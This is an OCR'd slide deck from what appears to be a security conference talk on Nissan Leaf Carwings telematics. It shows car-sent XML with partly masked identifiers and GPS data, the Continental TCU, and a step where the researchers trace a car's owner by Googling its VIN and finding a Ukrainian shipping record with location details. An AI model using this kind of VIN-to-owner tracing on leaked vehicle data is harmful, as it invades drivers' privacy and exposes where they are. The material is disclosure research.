
The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<carwings version="2.2">
    <aut_inf navi_id="1054********" tel="err" dcm_id="2012********"
    dcm_tel="380*********" sim_id="89380**************" vin="1N4A**********"
    user_id="*********" password="*********"></aut_inf>
    <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
    dcm="3NF0000642"></sftwr_ver>
    <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
    <crd datum="wgs84" lat="40,00,**.**" lon="-75,01,**.**"></crd></vcl>
    <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
    spd_d="km/h"></navi_set></bs_inf>
    <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```


The web vuln

The cars sent us plenty of data, including location, let's look at one of them a bit closer.




The web vuln

The cars sent us plenty of data, including location, let's look at one of them a bit closer.



The web vuln

The cars sent us plenty of data, including location, let's look at one of them a bit closer.



The web vuln

Who owns this car? we have the VIN, lets google...

Sample shipment record for [redacted] Ярославович П -Т Ет [redacted] Від 19.02.2011Р. Коломийським Рв Умвс

[redacted] Ярославович П -Т Ет [redacted] Від 19.02.2011Р. Коломийським Рв Умвс imports from Not Available

BILL OF LADING

Recepient	Sender		
[redacted] ЯРОСЛАВОВИЧ П -Т ЕТ [redacted] ВІД 19.02.2011Р. КОЛОМИЙСЬКИМ РВ УМВС Печеніжин, Вул. Прикарпатська [redacted]	NOT AVAILABLE	HS CODE	[redacted]
		ARRIVAL DATE	2016-03-25
		WEIGHT	1493.00
		PRICE	26777.20
Cargo Description		DECLARATION NO.	[redacted]
1.МОТОРНИЙ ТРАНСПОРТНИЙ ЗАСІБ ДЛЯ ПЕРЕВЕЗЕННЯ ПАСАЖИРІВ ПО ДОРОГАХ ЗАГАЛЬНОГО КОРИСТУВАННЯ: ЛЕГКОВИЙ АВТОМОБІЛЬ МАРКИ NISSAN МОДЕЛІ LEAF, НОМЕР КУЗОВА [redacted] ТИП ДВИГУНА E View more		CURRENCY RATIO	26.25
		CURRENCY NAME	840

The web vuln

Who owns this car? we have the VIN, lets google...

Sample shipment record for [redacted] Y. P -T Et [redacted] Vid 19.02.2011R. Kolomiysky District Police

[redacted] Y. P -T Et [redacted] Vid 19.02.2011R. District Police Kolomiysky imports from Not Available

BILL OF LADING

Recepient	Sender		
[redacted] Y. P -T ET [redacted] VID 19.02.2011R. KOLOMIYSKY DISTRICT POLICE Pechenizhyn S., Str. Carpathian, [redacted]	NOT AVAILABLE	HS CODE	[redacted]
		ARRIVAL DATE	03/25/2016
		WEIGHT	1493.00
		PRICE	26777.20
		DECLARATION NO.	[redacted]
		CURRENCY RATIO	26.25
		CURRENCY NAME	840

Cargo Description


VEHICLE 1.MOTORNYY FOR PASSENGER TRANSPORT ON PUBLIC ROADS: PASSENGER CARS MODEL NISSAN LEAF, BODY ISSUE [redacted], TYPE MOTOR ЕД "

View more

The web vuln

Why is this happening?

- Owner replacing the SIM card in their car.
- The Jasper network.



cisco Jasper

DEFCON

Intermission

Continental

Telematics

Telematics

- Continental made Telematics Control Unit (TCU)
- Used as the conduit for the car to connect to the backend.
- Older model , buy it on eBay for cheap.

Telematics

- Uses a cellular 2G modem

Telematics


- Uses a cellular 2G modem
- Yes

Telematics

- Uses a cellular 2G modem
- Yes
- 2G

Telematics


Connected to the rest of the car like this



Telematics

Gathering Intel from the board

- Exploring the TCU - TOP

